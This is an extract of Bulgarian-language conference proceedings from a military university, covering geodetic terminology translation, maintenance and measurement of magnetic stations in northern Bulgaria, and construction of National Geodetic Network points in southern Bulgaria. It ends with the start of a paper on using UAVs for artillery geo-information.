Първата група термини биват превеждани чрез транслитерация (от латинските думи trans - пре(з) и littera - буква, буквално „презаписване“) - прехвърляне, преобразуване, на текст от един език и писмена форма в друг, който включва размяна на букви по предвидими начини или в лингвистиката това е предаването на текст от една писмена система със средствата на друга писмена система, с помощта на определено съответствие между графемите на двете системи.

Транслитерацията винаги се съобразява с оригиналния изговор на текста напр. altimetry /al' timətri/ на български алтиметрия.

Абревиатурите и акронимите са втората група от термини с която се сблъскваме когато превеждаме професионални текстове. За повечето от тях се допитваме до интернет или машинни преводачи, но често не намираме съответствие и се налага допълнително търсене и по-задълбочено проучване за правилния превод. Изисква се доста усилие и познания по темата, за да се намери точния еквивалент.

В последната група са представени термини от професионалния жаргон употребяван в геодезията. Някои често срещани думи в английския език имат различно значение в геодезически контекст напр. “rod” означава „пръчка, жезъл, щанга“, но не и „жалон“.

В таблица 1 са представени някои примери от изброените групи. Работи се върху по-подробно, систематизирано и актуално представяне на тези групи термини, чрез което да се улесни превода на научни и технически преводи с геодезическа тематика.

Таблица 1

Групи термини	Термини	Превод
Термини, които не изискват превод (транслитерация)	trilateration	Трилатерация - метод за създаване на геодезични мрежи, при които се извършват само линейни измервания
	bergstrich	Бергстрих - чертички, които показват дали формата на релефа е изпъкнала или вдлъбната
	geoid	Геоид – подобен на Земята
	macadam	Макадам; чакълена настилка
	perturbation	пертурбация
Абревиатури и акроними	altimetry /al' timətrē/	алтиметрия
	ITRS (International Terrestrial Reference System)	МЗРС (международна земна референтна система)
	CAIS (Cadastral Administrative Informational System)	КАИС (кадастрална административна информационна система)
	EGN (Engineering Geodetic Network)	ДГМ (държавна геодезическа мрежа)
	IISCPR (Integrated Informational System for Cadastre and Property Register)	ИИСКИР (Интегрирана информационна система за кадастър и имотен регистър)
Професионален геодезически жаргон	(CPRA) Cadastre and Property Register Act	ЗКИР (Закон за кадастър и имотен регистър)
	tide gauge	пегел

	survey benchmark	репер
	offset rod	жалон
	contour map	Карта с нанесени хоризонтали
	prism pole	шок

Заклучение

Важна и полезна професионална компетентност за един учен в съвременното технологично общество е способността да превежда от и на чужд език правилно и точно. Употребата на думи и класически граматични конструкции, не гарантират адекватен и точен превод, изискващ се при научно-технологичните текстове. За да се превеждат автентични научни текстове свързани с геодезията е необходимо да се знаят множество геодезически термини, фрази и абривиатури [2], [3]. Не на последно място трябва да се има предвид, че машинните преводачи и приложения за превод не са надежден и адекватен източник.

Литература:

1. Андреев А. Инженерни, природонаучни и други направления на приложната геодезия част 1 и част 2, Университетско издание "Еп. Константин Преславски", гр. Шумен 2020 г.
2. Коцева В. Английско-български и българо-английски речник по геодезия и вертикално планиране на населени места „Елиана-2000“ София 2004г.
3. Коцева К., Пенева Е., Стойнов В. Геодезически терминологичен речник „Агенция Вила“ София 2009
4. Burton Raffel, The Art of Translating Prose, University Park PA: Penn State University Press, 19942.
5. Kologrivko, A.A. Land surveyor's case. Underground mining works: Teaching aid for universities (Grif MO RF) / A.A. Kologrivko. - М.: INFRA-M, 2012.

MAINTENANCE OF THE NETWORK OF MAGNETIC STATIONS AND DETERMINATION OF THE ELEMENTS OF THE EARTH'S MAGNETIC FIELD ON THE TERRITORY OF NORTHERN BULGARIA

Georgi H. Tanev

*Faculty of Artillery, Air Defense and Communication and Information Systems, National Military
University, Shumen, Bulgaria, georgi91@gmail.com*

Abstract: *Magnetic measurements are used in areas where it is necessary to provide information on magnetic inclination and declination to create a magnetic map for a given area. This material aims to show the process of restoring and measuring magnetic stations for making a magnetic map.*

Keywords: *Magnetic measure; Map; GNSS.*

ПОДДЪРЖАНЕ НА МРЕЖАТА ОТ МАГНИТНИ СТАНЦИИ И ОПРЕДЕЛЯНЕ НА ЕЛЕМЕНТИТЕ НА ЗЕМНОТО МАГНИТНО ПОЛЕ НА ТЕРИТОРИЯТА НА СЕВЕРНА БЪЛГАРИЯ

Георги Х. Танев

Въведение

Магнитното поле на Земята е естествено магнитно поле за планетата. То е променливо, както с изменението на местоположението на върху земната повърхност, така и с промяна на момента на неговото определяне, като се наблюдават късопериодични и дългопериодични изменения.

По своята същност магнитното поле е векторно поле, което представено в тридимензионна координатна система във всяка точка от физическата земна повърхност се характеризира със своя интензитет и положение в пространството.

1 Общи положения

Мрежата от магнитни станции представлява съвкупност от геодезически точки, равномерно разпределени и трайно стабилизирани върху земната повърхност, на които периодично се извършват магнитни измервания.

Тя включва геодезически точки от Държавната геодезическа мрежа, геодезически точки от други съществуващи мрежи и новопостроени магнитни станции, отговарящи на специални изисквания.

Станциите от магнитната мрежа се подразделят на секуларни станции, резервни станции на секуларните станции, станции първи клас и свободни станции, като тези станции се различават по между си само по тяхното основно предназначение.

Секуларните станции с техните резервни за предназначени за определянето на секуларната вариация (годишното изменение) на елементите на земното магнитно поле.

Станциите първи клас са предназначени за съгъстяване на секуларните станции и за определянето на секуларната вариация на елементите на земното магнитно поле.

Свободните станции са предназначени за съгъстяване на секуларните станции и станциите първи клас и за определянето на елементите на земното магнитно поле при периодично създаване на магнитна карта за територията на страната.

Магнитните измервания се извършват със специализирана немагнитна апаратура, включваща:


- протонен магнитометър за определянето на силата на магнитното поле F ;
- флуксгейт (DI-fluxgate) магнитометър с немагнитен теодолит за определянето на ъгловите величини – деклинация D и инклинация I .

2 Поддържане на мрежата от магнитни станции

На поддържане подлежат секуларните станции, техните резервни и станциите първи клас.

Поддържането на станциите се извършва по райони от територията или за цялата територия на страната (Фиг. 1.).

Свободните магнитни станции не се поддържат, но при нужда могат да бъдат избрани за секуларни, резервни или първи клас станции.



Фиг. 1. Секуларни, резервни на секуларните и първи клас станции в северна България

2.1 Създаване на проект

Поддържането на магнитните станции включва полево обследване, възстановяване на разрушени и стабилизиране на нови станции.

За поддържането на мрежата от магнитни станции се разработва проект, включващ обяснителна записка, технически и финансов разчет и схема в подходящ размер.

Планират се броя и състава на полевите групи, районите за работа, транспортните средства, необходимите строителни материали и работни дни за предвидените дейности.

2.2 Полево обследване

Съгласно разработения проект се извършва полево обследване на местността на магнитните станции от мрежата (Фиг. 2.). То включва следните дейности:

- проверка наличността и физическото състояние на надземния център на станцията;
- ремонт на надземния център на станцията, при необходимост;
- почистване от близка растителност около станцията, пречатстваща извършването на последващи магнитни и геодезически измервания;
- актуализиране на описанието на станцията (Фиг. 3).

ФОРМУЛЯР ЗА СЪСТОЯНИЕТО НА МАГНИТНА СТАНЦИЯ

Обследване на м.ст. № _____

Принадлежност: Секуларна Религиозна Първи клас

Картичен лист (М 1:25000, ИТМ): _____

Дата на обследване: _____

1. Цялостно състояние на м.ст.

Запазена Повредена Унищожена

Забележка: _____

2. Надземен център

Тип: Гранитен камък с марка Бетонирана марка

Състояние: Запазен Повреден Разрушен

Забележка: _____

3. Наличие на източници на електромагнитни вълни на разстояние по-малко от 200 м

Високоволтови електропроводи (110 KV, 220KV, 400KV) Разстояние _____ м

Радиолокационни станции Разстояние _____ м

Ретранслятори (GSM, TV и радио) Разстояние _____ м

Друго _____ Разстояние _____ м

4. Състояние на терена около м.ст.

Не е необходимо почистване

Необходимо е почистване от: висока трева

храсти (вкл. бодливо хр.)

млади дървета

друго _____

5. Състояние на месните ориентири

6. Обекти или явления, застрашаващи дълготривенното съществуване на м.ст. (сгради, огради, метални или други съоръжения и др.¹)

7. Други бележки, касаещи състоянието, използването, достъпа и т.п. на м.ст.

8. Изследване на градената на магнитното поле с протопен магнитометър около м.ст. (през 4 м. при стандартна височина на совоата над терена 1.5 м)

Измервания върху станцията преди изследването:

Нач. час:		1	2	3	4	5
Краен час:	Отчети:					
						Среден отчет:

Измервания в северна посока:

Нач. час:		1	2	3	4	5
Краен час:	Отчети:					
						Среден отчет:

Измервания в източна посока:

Нач. час:		1	2	3	4	5
Краен час:	Отчети:					
						Среден отчет:

Измервания в южна посока:

Нач. час:		1	2	3	4	5
Краен час:	Отчети:					
						Среден отчет:

Измервания в западна посока:

Нач. час:		1	2	3	4	5
Краен час:	Отчети:					
						Среден отчет:

Измервания върху станцията след изследването:

Нач. час:		1	2	3	4	5
Краен час:	Отчети:					
						Среден отчет:

9. Да се извърши заснемане на елементите на м.ст. (от т. 1 до т. 4) и обектите/ явленията (по т. 6 и т. 7)

Извършил обследването:

_____ /
(плате, постеп, име, фамилия)

¹ Кратко описание на обектите: вид, отдалечност и посока от м.ст., височина и др.

Фиг.2: Формуляр за обследване състоянието на магнитна станция

Секуларна точка

№ 58046 ν – Сърта

Най - близко населено място : с.Пепелище, гр.Кърджали

Точката принадлежи към : ГММП

Картин листи : К – 35 – 87 – Б

К – 5 – 41 – Г

Координати на точката (БГС 2005)

В = 41° 35' 17.2" N

Система геодезически височини

L = 25° 23' 08.2" E

Н = 367.4 м


1. Географско положение.

Точката се намира на 400м северозточно от с. Пепелище, на малък хълм, в обрасла с храсти ливада.

2. Описание на достъпа до точката.

До точката се достига, подхождайки по асфалтов път за с. Пепелище, отделящ се от главния път от Кърджали към Момчилград. След излизане в селото, откъм северния му край, се достига до остър десен завой на асфалтовия път. От същото място започна стар асфалтов път в източна посока (ляво). Продължава се по него и след излизане от селото се завива в северна посока през обрасла с храсти ливада към най-високото място на хълма. Приложени са и снимки. Място за настаняване гр. Кърджали.





Фиг. 3:Пример за описание на станциите (Секулатни, Резервни и Първи клас)

В зависимост от физическото им състояние, станциите се делят на:

- запазени;
- повредени;
- разрушени;
- унищожени;
- годни;
- неизползваеми.

2.3 Специални изисквания и условия за избор на място на магнитните станции

Местата на магнитните станции се избират съобразно следните специални условия:

- Да бъдат представителни за земното магнитно поле;
- Да осигуряват дълговременно запазване на подземните и надземните центрове на станциите;
- Да бъдат с ниска степен на смутеност на магнитното поле за района, за който са избрани, градиента на магнитното поле около точката да е < 2 nT (нанотесла) във вертикално и хоризонтално положение. Геодезическите точки сигнализирани с метални пирамиди не са подходящи за магнитни станции;

- Да осигуряват възможност за извършване на последващи ГНСС и ъглови измервания.

3 Измерване на станциите от магнитната мрежа – геомагнитни измервания

Магнитните измервания за определяне на елементите на земното магнитно поле (ъгловите инклинация I и деклинация D , стойността на силата на магнитното поле F) се извършват със специална немагнитна апаратура.

За измерване на силата на полето F се използва протонен магнитометър от тима на GSM – 19, осигуряващ директна точност на отчетите в порядъка на 0,01 nT.

За измерване на ъгловите инклинация I и деклинация D се използва немагнитен теодолит от тима на THEO – 010B, 015B, 020B с DI-Fluxgate магнитометър от типа MAG 01Hc максимална резолюция на отчитане 0,1 nT.

Магнитните инструменти се оставят за темперирание поне 30 минути преди започване на измерванията.

Преди започване на магнитните измервания е необходимо да се извърши визуален оглед за предмети влияещи на измерванията около станцията в радиус 15 – 20 метра, като при откриване на такива се извършва почистване от същите.

Необходимо е наблюдателите да се проверят за магнитни предмети (като часовници, очила, колани и др.) и да ги отстранят на разстояние от поне 5 метра за времето на измерването. Автомобилите, да се отстранят на поне 100 – 150 метра от станцията която се измерва, за да не се оказва влияние върху измерванията.

Преди да се започне същинското измерване на елементите на магнитното поле, с помощта на протонния магнитометър се извършва проверка на градиента на магнитното поле около станцията. Проверката на градиента започва с измерване на полето F върху магнитната станция след което последователно инструмента се премества на изток, запад, север и юг от магнитната станция на разстояние от 20 метра. Разликата между показанията от измерванията с протонния магнитометър не трябва да бъде по-голямо от 3 nT за метър отстояние. При по-големи разлики се счита, че има източник на външно въздействие върху магнитното поле за тази станция и към момента е неподходяща за извършването на магнитни измервания.

3.1 Определяне на интензитета (силата) на магнитно поле F

Измерванията започват и завършват и определянето на силата на магнитното поле F за станцията.

Преди започване определянето на силата на магнитното поле F се извършват:

- разставя се немагнитната тринога върху станцията и се центрира;
- проверяват се стабилността на триногата и нейните затегателни винтове;
- сондата на протонния магнитометър се поставя на височина приблизителна на нивото на сондата на DI-Fluxgate магнитометъра, сондата се ориентира изток – запад.
- Последователността за измерване на силата на полето F е следната:

- създава се файл с име – датата на деня, в който се извършват измерванията. Извършва се настройка на честотата на запис на отчетите (през 6-10 сек.);
- при започване на измерването на силата на полето F , в карнета за магнитни измервания се записват името на файла, началния час на измерването приведен към Гринуичкия меридиан (UTC), най-малко 10 отчета за F и крайния час (UTC) на измерванията;
- сваля се сондата на протонния магнитометър и се прибира.

3.2 Определяне на ъгловите инклинация I и деклинация D на магнитното поле

Преди да се започне с измерването на ъгловите инклинация I и деклинация D се извършва следното:

- немагнитния теодолит се поставя върху немагнитната тринога и се проверяват нейната стабилност и затегателните винтове;
- теодолита се центрира и хоризонтира прецизно;
- свързва се кабела на сондата на теодолита с магнитометъра чрез кабела и се проверява капацитета на акумулаторната батерия.

За измерването на инклинацията I и деклинацията D се съставя програма, която съответства на карнета за магнитни измервания. Избират се най-малко два ориентира, които са ясно видими и за които по-рано са определени астрономически азимути, и се включват в наблюдателния ред.

Измерването на инклинацията I и деклинацията D се осъществява по т. нар. нулев метод, при който по време на наблюдението сондата на магнитометъра се поставя в 4 положения, нулиращи показанията на магнитометъра, като по този начин се минимизират влиянието на колимачната грешка на теодолита и на грешката от неуспоредността на сензора със зрителната тръба.

През време на измерването, по възможност протонния магнитометър се разставя на близко разстояние и извършва регистрации на силата на магнитното поле F . Тези данни се включват в обработката на данните за елементите на земното магнитно поле.

Определянето на инклинацията I и деклинацията D се извършва от поне двама наблюдатели последователно, с цел намаляване на грешката на операторите, като между измерванията се прави 15-20 минутна почивка, която се използва за проверка на центрирането и хоризонтирането на инструмента.

Ориентирането на инструмента се извършва в следната последователност: при затегнат лимб, зрителната тръба се насочва в един от вече определените ориентир (мира) и се снима отчет по хоризонталния кръг. Чрез въртене на алидадата по посока на часовниковата стрелка последователно се насочва зрителната тръба в другите ориентир, включени в наблюдателния ред, като се снемат съответните итчета по хоризонталния кръг. С това се приключва с ориентирането на измерванията. Резултатите се записват в карнет за магнитни измервания.

3.2.1 Определяне на деклинация D

Определянето на деклинацията D започва с включване на захранването на магнитометъра. На същия ключ за резолюция на отчетите се поставя в положение $\times 10$ (0,1 nT). По вертикалния кръг на теодолита, при положение на сондата на магнитометъра „горе“, се поставя отчет 100° (90°) и се застопорява зрителната тръба с вертикалния затегателен винт. Чрез въртене на алидадата, зрителната тръба се насочва в източна посока (положение „изток“, сензор „горе“). Започва се бавно въртене на алидадата в хоризонтално положение до нулиране на показанията на магнитометъра. Отчита се часа (UTC) и се сменя отчет по хоризонталния кръг на теодолита. Алидадата се завърта на 200° (180°), т.е. зрителната тръба се насочва в западна посока (положение „запад“, сензор „горе“) без да се отстопорява вертикалния затегателен винт. Започва се бавно въртене на алидадата в хоризонтално положение до нулиране на показанията на магнитометъра. Отчита се часа (UTC) и се сменя отчет по хоризонталния кръг на теодолита. Същото се повтаря и при положение „долу“ на сензора на магнитометъра (положение „изток“ и „запад“, сензор „долу“) и отчет по вертикален кръг 300° (270°). С това завършва измерването на деклинацията D.

Извършва се проверка на ориентирането, като отново се визира в ориентириите и се снемат отчети към тях по хоризонталния кръг на теодолита.

След приключване на измерванията на деклинацията D в карнета се изчислява средното положение на магнитния меридиан, което в последствие се използва за измерванията на инклинацията I.

3.2.2 Определяне на инклинация I

Определянето на инклинацията започва с насочване на зрителната тръба в посока „север“ при сензор „долу“ на магнитометъра. Чрез плавно въртене на алидадата се поставя отчет по хоризонталния кръг, съответстващ на изчисленото средно положение на магнитния меридиан. Алидадата се застопорява чрез хоризонталния затегателен винт. Включва се захранването на магнитометъра. Чрез въртене на зрителната тръба във вертикално положение се нулира показанието на магнитометъра. В този момент се отчитат часа (UTC) и се сменя отчет по вертикалния кръг на теодолита. Зрителната тръба, без да се отстопорява алидадата, се завърта през зенит при което положението и се променя в посока „юг“, със сензор „горе“. Чрез плавно въртене на зрителната тръба отново се нулира показанието на магнитометъра. Отчита се часа и се сменя отчет по вертикалния кръг на теодолита. След приключване на измерването алидадата се завърта на 200° (180°), а зрителната тръба се обръща през зенит (положение „юг“, сензор „долу“). Чрез плавно въртене на алидадата се поставя отчет по хоризонталния кръг, различаващ се с 200° (180°) от този поставен по хоризонталния кръг при първото определяне на инклинацията. Алидадата се застопорява чрез хоризонталния затегателен винт. Чрез въртене на зрителната тръба във вертикално положение се нулира показанието на магнитометъра – отчита се часа (UTC) и се сменя отчет по вертикалния кръг на теодолита. Зрителната тръба, без да се отстопорява алидадата,

се завърта през зенит при което положението и се променя в посока „север“, със сензор „горе“. Чрез плавно въртене на зрителната тръба отново се нулира показанието на магнитометъра. Отчита се часа и се снима отчет по вертикалния кръг на теодолита.

С това се приключва определянето на инклинацията I. Отново се извършват измервания на силата на магнитното поле F с помощта на протонния магнитометър по описаната последователност.

Военен географски център - Троян
Измервателен картет DI-flux

DIF THEO 020B - MAG 03M Prot. Magn

Дата _____ Наблюдател _____

Станция №: _____ Забележки _____

Мира	Мира 1:			Мира 2:		Мира 3:			
	Сензор горе	Сензор долу		Сензор горе	Сензор долу	Сензор горе	Сензор долу		
Преди		
Измерване		
D	сензор	UTC		Хоризонтален кръг	Вертикален кръг	Забележка			
		h	m				s		
	E r							100.0	
	W r								
	E d							300.0	
	W d								
	Mag. Meridian								
Мира след	Мира 1:			Мира 2:		Мира 3:			
	Сензор горе	Сензор долу		Сензор горе	Сензор долу	Сензор горе	Сензор долу		
Измерване		
I	сензор	UTC		Хоризонтален кръг	Вертикален кръг	Забележка			
		h	m				s		
	N d								
	S r								
	S d								
	N r								
F	UTC		F	UTC		F	Забележка		
	h	m	s	h	m	s			
Ground value:									
PT									

$H_0 =$ $D_0 =$ $Z_0 =$ $I_0 =$

Фиг.4. Картет за магнитни измервания в гради (8)

към която се привеждат магнитните измервания (обикновено това в началото на годината – към 0.00 часа на 01 Януари).

Обработката и привеждането на измерванията към единна епоха се извършва чрез регистрираните в периода на полевите измервания данни за денонощните вариации на елементите на магнитното поле в геомагнитната обсерватория в гр. Панагюрище.

Средната квадратна грешка на получените резултати за елементите на земното магнитно поле не бива да надвишава:

- за силата на магнитното поле $F - \pm 5 \text{ nT}$;
- за магнитната деклинация $D - \pm 30''$;
- за магнитната инклинация $I - \pm 20''$.

Изводи

- Създаването на магнитни станции (секуларни, резервни и първи клас) е от съществено значение за геодезичните приложения, тъй като те служат като основа на магнитната мрежа.
- Процесът на създаване на магнитни станции изисква прецизност и внимание към детайлите, като всяка грешка в тях може да доведе до неточности в крайния резултат.
- Магнитните станции служат за изработване на магнитна карта за деклинацията за световна епоха.

Заклучение

В заключение, създаването на магнитни станции играе ключова роля в осигуряването на точни и надеждни геопространствени данни за територията на северната част на Република България. След обработване на данните и изработване на магнитна карта за деклинацията D , която ще допринесе за аномалните зони в северната част на Република България. В последствие през следващите години, ще бъдат обследвани и възстановени разрушените магнитни станции, избрани нови точки за съгъстяване на мрежата от магнитни станции с цел подобряване на точността.

Литература

1. Наредба № Н-8 от 20 май 2014 г. за мрежата от магнитни станции на територията на Република България;
2. Инструкция за създаване и поддържане на ДГМ на НРБ, ВТС, София 1984 г.;
3. Ръководство за създаване на изходна геодезика основа, ВТС, София 1984 г.;
4. Ръководство за астрономическо ориентиране, МО, София 1982 г.;
5. Абсолютни магнитни измервания в България, БАН, София 1987 г.;
6. Обща геофизика част втора, Наука и изкуство, София 1971 г.;
7. Геодезическа астрономия, ДИ Техника, София 1984г.

SURVEY AND CONSTRUCTION OF POINTS OF THE NATIONAL GEODETIC NETWORK FOR THE SOUTHERN PART OF BULGARIA

Tanislav H. Tanev

Faculty of Artillery, Air Defense and Communication and Information Systems, National Military University, Shumen, Bulgaria, tanislav91@gmail.com

Abstract: *The National GPS network is the basis for all geodetic and cartographic activities on the territory of the country, tasks related to the defense and security of the state, as well as for solving scientific research and engineering tasks. This material aims to show how to build points from the National GPS network.*

Keywords: GPS network; Build; GNSS.

ОБСЛЕДВАНЕ И СТРОЕЖ НА ТОЧКИ ОТ ДЪРЖАВНАТА ГЕОДЕЗИЧЕСКА МРЕЖА ЗА ЮЖНАТА ЧАСТ НА БЪЛГАРИЯ

Танислав Х. Танев

Въведение

Държавната геодезическа мрежа (ДГМ) е съвкупност от равномерно разпределени върху цялата територия на Република България и трайно стабилизирани върху местността геодезически точки с определени координати и височини [1].

Държавната геодезическа мрежа е предназначена да материализира и разпространи на територията на страната Българската геодезическа система.

Държавната геодезическа мрежа е основа за всички геодезически и картографски дейности на територията на страната, задачи, свързани с отбраната и сигурността на държавата, както и за решаването на научноизследователски и инженерни задачи.

1 Общи положения

Държавната геодезическа мрежа е предназначена за осигуряване на прецизно позициониране и навигация на територията на дадена държава. Обособена е в два класа – основен и второстепенен. Тя има за цел да предоставя високоточни координатни данни за различни приложения и нужди в различни сектори [2], [3] като:

- **Транспорт и навигация** – Мрежата подпомага навигацията на автомобили, корабоплаване, въздушен транспорт и железопътен транспорт, като осигурява точна географска информация за местоположението на транспортни средства.

- **Геодезия и картография** – Националните GPS мрежи се използват за събиране на точни географски данни за създаване на карти, измерване на земни площи и извършване на геодезически измервания.
- **Строителство** – В строителството GPS мрежите се използват за точно позициониране на строителни обекти и съоръжения.
- **Търсене и спасяване** – Прецизното позициониране е от съществено значение за операциите по търсене и спасяване на хора в бедствени ситуации.
- **Научни изследвания** – GPS мрежите се използват в геофизични, климатични и други научни изследвания, които изискват точни измервания на местоположението.
- **Мониторинг на природни явления** – Мрежата може да бъде използвана за наблюдение на сеизмична активност, деформации на земната кора и други природни явления, като помага за прогнозирането и намаляване на рисковете.
- **Военни и национална сигурност** – GPS мрежата може да се използва за навигация и ориентиране на военни единици, както и за осигуряване на национална сигурност.

Често националните GPS мрежи използват специализирани станциите на земята, които осигуряват корекции за стандартния GPS сигнал, като например RTK (Real-Time Kinematic) технологии, което позволява постигане на сантиметрова точност в позиционирането.

2 Строеж на токи от Държавната геодезическа мрежа

Държавната геодезическа мрежа се поддържа във физическо състояние и качество, които да осигуряват нейното надеждно използване по предназначение и с изискващата се точност.

Обследването на геодезическите точки от ДГМ представлява комплекс от дейности в полеви и кабинетни условия, свързани с осигуряване на дългосрочната им използваемост и функционалност.

2.1 Ред за създаване:

- Определяне на местоположението
- Стабилизиране на геодезическите точки

2.1.1 Местата на точките от ДГМ се избират така, че да са изпълнени следните изисквания:

- Средното разстояние между съседни точки от Основния клас (Фиг.1.) е 30 – 35 км., а разстоянието на точките от второстепенен клас (Фиг.2.) е 15 – 20 км.;
- Да се осигури дълговременно запазване на надземните и подземните центрове на точките;

- Да се намират в поземлени имоти които са държавна или общинска собственост, а при необходимост могат да бъдат разположени в имоти собственост на физически или юридически лица;
- Осигурен без препятстван достъп с моторно превозно средство с нормална проходимост;
- Осигуряване на благоприятни условия за извършване на ГНСС измервания.
- За да се осигури ползването на геодезическите точки се създават сервитутни зони с формата на кръг с радиус 2,5м от надземния център на точката.



Фиг.1. Точки от Държавната GPS мрежа – основен клас



Фиг.2. Точки от Държавната GPS мрежа – второстепенен клас

За по - лесно използване на точките около тях трябва да се почисти от ниски храсти и млади дървета в радиус от 2,5м и просяка към дадените ориентири не по голяма от 4м.


Геодезическите точки се възстановяват по възможност на същото място, на което е бил старият център. При невъзможност да се възстановят на старото си място разрушените точки се възстановяват под нов номер на друго място, осигуряващо запазване на конфигурацията на мрежата в района и средното разстояние между точките за съответния клас.

Геодезически точки, ремонтирани без интервенция върху надземния им център или възстановени по подземен център, запазват своите номера.

2.1.2 Изграждане на GPS точки.


- Избиране на подходящо място отговарящо на изискванията;
- За точка с бетонен фундамент с размери 60/60/60 см. (ширина/дължина/дълбочина) и бронзова марка се изкопава дупка с размери 60/60/90 см.

В основата се изгражда 10 см. бетонен слой в съотношение 1:2:3. След това се поставя камък с размери 20/20/10 см. на който е отбелязан „X“, който служи за подземен център на точката. Поставяме тринога с отвес над изкопа и отвеса се отвесира в центъра на „X“. До пълното изграждане на точката отвеса постепенно се издърпва. Трамбоват се 20 см. почва или пясък с цел отделяне на двата центъра. Изгражда се нов слой едри камъни и бетон 1/2/4 с дебелина от 35 см. Следващия слой е с дебелина 25 см. който се състои от по дребни камъни и бетон 1/2/3. Поставяме дървен кофраж с вътрешен размер 60/60 см. в който се изсипва замазка цимент и пясък в съотношение 1:1 и в него се центрира бронзова марка която е точно под отвеса и изпълнява ролята на надземен център на точката (Фиг.3.).



Фиг.3. Структура на изграждане на точки от Държавната GPS мрежа

Геодезическите точки от ДГМ се идентифицират чрез уникални четирицифрени номера и имена. Всяка точка се осеверява. Най – отгоре се надписва структурата построила точката, след това се надписва годината на изграждане, най – отдолу номера (Фиг.4.).



Фиг.4. Надписване на точки от Държавната GPS мрежа

Изводи

Създаването на GPS точки (основен и второстепенен клас) е от съществено значение, тъй като те служат като основа на всички геодезически и картографски дейности на територията на страната.

- Служат за основа на задачи свързани с отбраната и сигурността на държавата [4],[6].
- Процесът на създаване на GPS точки изисква прецизност и внимание към детайлите, като всяка грешка в тях може да доведе до неточности в крайния резултат.

Заклучение

В заключение, създаването на точки от GPS мрежата играе ключова роля в осигуряването на точни и надеждни геопространствени данни за територията на южната част на Република България [5]. През следващите години точките от Държавната геодезическа мрежа, ще бъде обследвана и при необходимост възстановени и преизмерени с цел подобряване на точността.

Литература

1. Наредба № Н-7 от 20 май 2014 г. за Държавната Геодезическа мрежа;
2. Андреева П., Димова Г., Андреев А. Приложение на ГИС и ГНСС в навигацията. Proceedings of International Scientific Conference 2021, Faculty of Artillery, Air Defense and Communication and Information Systems - Shumen. 511 - 517 p. ISSN 2367-7902;
3. Андреев А., Андреева П. Геоинформатика, Геоинформационни системи, Геоинформационни технологии. 617 с. НВУ „В. Левски— В. Търново 2021, ISBN 978-619-7531-24-4;
4. Бозов И., Координатна система UTM и единна система за целеуказване на НАТО - MGRS. Разграфка, особености при целеуказването и определянето на координатите. International Scientific Conference 2020, Faculty of Artillery, Air Defense and Communication and Information Systems. ISSN 2367-7902 Стр. 112-119;

5. Ниязи–Юсуф, М. "Геодезическа основа на кадастрална карта", Годишник: Технически науки. Том XI Е, Шумен, Университетско издателство „Епископ Константин Преславски“, 2021 г., ISSN: 1311-834X, стр. 54-58.
6. Кацев И. Анализ на предимствата и недостатъците от използването на мобилни GPS приемници за военни цели. International Scientific Conference 2017, Collection of papers Shumen, Bulgaria 2017. ISSN 2367-7902 Стр. 435-441;

USING UAVS TO ENHANCE ARTILLERY GEO-INFORMATION PROVISION

Dimitar I. Petrov

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU “Vasil Levsky, petrov_2@abv.bg*

Abstract: *Providing troops with adequate volume and accuracy of geospatial data is essential to successful planning and conduct of combat operations. This particularly applies to the combat use of artillery and missile troops. The complex of activities related to the acquisition and delivery to the military headquarters and subdivisions of the necessary materials and arrays containing geospatial data for the theater of combat operations is called Topogeodesic provided to the troops.*

Keywords: *geo-information provision, unmanned aircraft systems, digital photogrammetry, artillery and missile troops*

ИЗПОЛЗВАНЕ НА БЛС ЗА ПОДОБРЯВАНЕ НА ГЕОИНФОРМАЦИОННОТО ОСИГУРЯВАНЕ НА АРТИЛЕРИЯТА

Димитър И. Петров

Национален Военен Университет „Васил Левски“ гр. Велико Търново, petrov_2@abv.bg

Анотация: *Снабдяването на войските с подходящи по обем и точност геопространствени данни е от съществено значение за успешното планиране и водене на бойните действия. Това с особена важност се отнася за бойното използване на артилерията и ракетните войски. Комплексът от дейности свързани с придобиването и доставката до войсковите щабове и подразделения на необходимите материали и масиви съдържащи геопространствени данни за театъра на бойните действия с нарича Топогеодезическо осигуряване на войските.*

1 Актуалност на темата

Настоящият доклад е направен в отговор на постановките залегнали в концепцията за „Технологични области, подобласти и технологии за прилагане на „Стратегия за изследвания и технологии в сигурността и отбраната“ от 2015г. точка 2.5.4. „Артилерийски системи“ от Раздел 2 „Техника, въоръжение, боеприпаси и екипировка“.

